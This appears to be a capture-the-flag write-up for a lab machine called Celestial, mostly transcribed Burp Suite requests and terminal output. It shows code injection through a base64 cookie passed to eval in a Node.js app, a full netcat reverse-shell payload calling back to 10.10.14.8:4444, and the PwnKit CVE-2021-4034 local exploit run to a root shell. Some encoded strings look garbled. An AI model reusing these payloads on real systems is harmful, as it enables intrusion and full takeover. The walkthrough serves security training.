


1) Found a open port



Vulnerability Assessment

1) Our input is being reflected

Request

PrettyRawHex

1GET / HTTP/1.1

2Host: 10.10.10.85:3000

3User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)

4Gecko/20100101 Firefox/115.0

5Accept:

6text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

7Accept-Language: en-US,en;q=0.5

8Accept-Encoding: gzip, deflate, br

9Connection: keep-alive

10Cookie: profile=

11eyJ1c2VybmFTZSI6IHRlc3QlLCJjb3VudHUiOiSwRrIFByb2JhbmV3aGVyZSBEZwllIiwiaWZlbnV0b3duIiwibnVtIjoNCj9

Upgrade-Insecure-Requests: 1

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2X-Powered-By: Express

3Content-Type: text/html; charset=utf-8

4Content-Length: 20

5ETag: W/"14-1oqobPLegLkJPrgy+IMtdwFzLS4"

6Date: Tue, 16 Jul 2024 13:34:55 GMT

7Connection: keep-alive

8

9Hey test 4 + 4 is 44

10

11

Inspector

Selection116 (0x74)

Selected text

eyJ1c2VybmFTZSI6IHRlc3QlLCJjb3VudHUiOiSwRrIFByb2JhbmV3aGVyZSBEZwllIiwiaWZlbnV0b3duIiwibnVtIjoNCj9

Decoded fromURL encoding

eyJ1c2VybmFTZSI6IHRlc3QlLCJjb3VudHUiOiSwRrIFByb2JhbmV3aGVyZSBEZwllIiwiaWZlbnV0b3duIiwibnVtIjoNCj9

Decoded fromBase64

{ "username": "test", "country": "Idk Probably Somewhere Dumb", "city": "Lametown", "num": 4 }

Request attributes2

Request query parameters0

Request body parameters0

Request cookies1

Request headers8

Response headers6

2) Our input is sent into eval without validation, we can inject js code

3) Found code injection vulnerability

Request

PrettyRawHex

1GET / HTTP/1.1

2Host: 10.10.10.85:3000

3User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)

4Gecko/20100101 Firefox/115.0

5Accept:

6text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

7Accept-Language: en-US,en;q=0.5

8Accept-Encoding: gzip, deflate, br

9Connection: keep-alive

10Cookie: profiles

11eyJ1c2VybWZSTzS1GlnRlc3Q1LCJjb3VudHJ5Ijo1SWRrIFByb2JhYmx5IFNvbWV3aGVyZSBEZDw1Iiw1Y2L0eSI6IkhwbWVOb3duIiw1bnVtIjo1cmVxdWlyZSgny2hpbGRFCHUvY2VzcycyLmV4ZWNTew5jKCdzboVlcCA1Jk71n0%3d

Upgrade-Insecure-Requests: 1

Response

PrettyRawHexRender

Hey test require('child_process').execSync('sleep 5'); + require('child_process').execSync('sleep 5'); is

Inspector

Selection178 (0xb2)

Selected text

eyJ1c2VybWZSTzS1GlnRlc3Q1LCJjb3VudHJ5Ijo1SWRrIFByb2JhYmx5IFNvbWV3aGVyZSBEZDw1Iiw1Y2L0eSI6IkhwbWVOb3duIiw1bnVtIjo1cmVxdWlyZSgny2hpbGRFCHUvY2VzcycyLmV4ZWNTew5jKCdzboVlcCA1Jk71n0%3d

Decoded from:URL encoding

eyJ1c2VybWZSTzS1GlnRlc3Q1LCJjb3VudHJ5Ijo1SWRrIFByb2JhYmx5IFNvbWV3aGVyZSBEZDw1Iiw1Y2L0eSI6IkhwbWVOb3duIiw1bnVtIjo1cmVxdWlyZSgny2hpbGRFCHUvY2VzcycyLmV4ZWNTew5jKCdzboVlcCA1Jk71n0%3d

Decoded from:Base64

{'username':'test',{'country':'Idk_Probably_Somewhere_Dumb','city':'Lametown','num':'require('child_process').execSync('sleep 5');'}}

CancelApply changes

Request attributes2

Request query parameters0

Request body parameters0

Request cookies1

Request headers8

Done

Event log (2)All issues


312 bytes | 10.468 millis

Memory: 151.7MB

Exploitation

1) Got reverse shell

```
{ "username": "test", "country": "\
Idk Probably Somewhere Dumb", "\
city": "Lametown", "\
num": "require('child_process').execSync('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/
bin/bash -i 2>&1|nc 10.10.14.8 4444 >/tmp/f');"} }
```



Privilege Escalation

1) Found vulnerable kernel version

```
sun@celestial:~$ uname -a
Linux celestial 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
sun@celestial:~$
```

2) Exploited it

<https://github.com/berdav/CVE-2021-4034>

```
vigneswar@VigneswarPC: ~  
sun@celestial:~$ ls  
cve-2021-4034.c Desktop Downloads exploit linpeas.sh Music output.txt Public server.js user.txt  
cve-2021-4034.sh Documents examples.desktop exploit.c Makefile node_modules Pictures pwnkit.c Templates Videos  
sun@celestial:~$ make  
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c  
cc -Wall cve-2021-4034.c -o cve-2021-4034  
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules  
mkdir -p GCONV_PATH=.  
cp -f /bin/true GCONV_PATH=./pwnkit.so..  
sun@celestial:~$ ./cve-2021-4034 and you'll get a root shell immediately.  
# cd /root  
# cat root.txt  
716f65fb3b401ecda0aa7c9fdb46e3df  
# |
```